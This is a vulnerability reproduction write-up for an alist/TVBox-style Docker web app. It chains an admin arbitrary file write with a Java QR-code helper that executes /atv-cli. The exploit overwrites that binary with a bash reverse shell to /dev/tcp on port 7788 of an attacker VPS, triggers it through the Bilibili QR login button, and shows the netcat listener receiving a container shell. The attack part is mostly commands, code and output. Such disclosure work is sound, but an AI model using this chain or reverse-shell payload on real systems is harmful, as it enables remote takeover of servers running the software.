

Vulnerability Replication

The first step is to log into the backend of the site as an administrator


We can find an arbitrary file write vulnerability



* 目录: /
* 名称: 6666
* 内容: 1111111




文件目录	文件名称	完整路径	操作
/	6666	/6666	编辑 删除



```
/opt/atv # ls /
6666         cat.zip           downloadPg.sh   index.sh   mnt        root   tmp          var
alist        countries.json    entrypoint.sh   init.sh    movie.sh   run    tvbox.zip    www
atv-cli      data              etc             jre        opt        sbin   update.sql
base_version dev               home            lib        pg.zip     srv    updateall
bin          docker.version    index           media      proc       sys    usr
/opt/atv # cat /6666
1111111/opt/atv #
```

The file was successfully written


Then through code auditing, we were able to find a direct execution of the executable in the source code where the



```
public static String getQrCode(String text) throws IOException {  1 个用法
    log.info("get qr code for text: {}", text);
    try {
        ProcessBuilder builder = new ProcessBuilder();
        builder.command("/atv-cli", text);
        builder.inheritIO();
        Process process = builder.start();
        process.waitFor();
    } catch (Exception e) {
        log.warn("", e);
    }
    Path file = Paths.get( first: "/www/tvbox/qr.png");
    return Base64.getEncoder().encodeToString(Files.readAllBytes(file));
}
```

At this point we can consider modifying the contents of that file and then achieve the effect of command execution

Then it's time to find out what triggers the method.




```
public QrCode scanLogin() throws IOException {
    QrCode qrCode = restTemplate.getForObject( url: "https://passport.bilibili.com/x/passport-login/web/qrcode/generate", BiliBiliQrCodeRespons
    qrCode.setImage(BiliBiliUtils.getQrCode(qrCode.getUrl()));
    log.debug("{}", qrCode);
    return qrCode;
}
```

It's obvious to realize that the function should be successfully triggered when opening the bilibili QR code to log in

Then it's time to try to exploit the vulnerability

First overwrite the executable file

and listen on the vps



添加配置文件

* 目录 /


* 名称 atv-cli

* 内容

```
#!/bin/bash

bash -c "bash -i >& /dev/tcp/[redacted]/7788 0>&1"
```


Then it's time to go ahead and click on the BiliBili login button



登录状态：未登录

分类列表

顺序	ID	名称	值	类型	父类ID	显示?	保留的?	操作
10	1	推荐	recommend$0	一级分类	0	●	✓	
11	2	动态	feed$0	一级分类	0	○	✓	
12	3	我的关注	follow$0	一级分类	0	○	✓	
13	4	收藏夹	fav$0	一级分类	0	○	✓	
14	5	频道	channel$0	一级分类	0	○	✓	
15	6	历史记录	history$0	一级分类	0	○	✓	
16	7	全站热榜	0	一级分类	0	●	✓	
17	8	电影热榜	season$2	一级分类	0	●	✓	
18	9	电视剧热榜	season$5	一级分类	0	●	✓	
19	10	综艺热榜	season$7	一级分类	0	●	✓	
20	11	纪录片热榜	season$3	一级分类	0	●	✓	
20	37	番剧索引	index$1	一级分类	0	●	✓	
21	12	动画热榜	season$4	一级分类	0	●	✓	
21	38	UP主	ups	一级分类	0	○	✓	



```
ubuntu@VM-16-10-ubuntu:~$ nc -lvvp 7788
Listening on 0.0.0.0 7788
Connection received on 99.4.223.114.broad.wx.js.dynamic.163data.com.cn 13136
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
a725a3b50b99:/opt/atv# 
```

At this point, the vulnerability has been successfully reproduced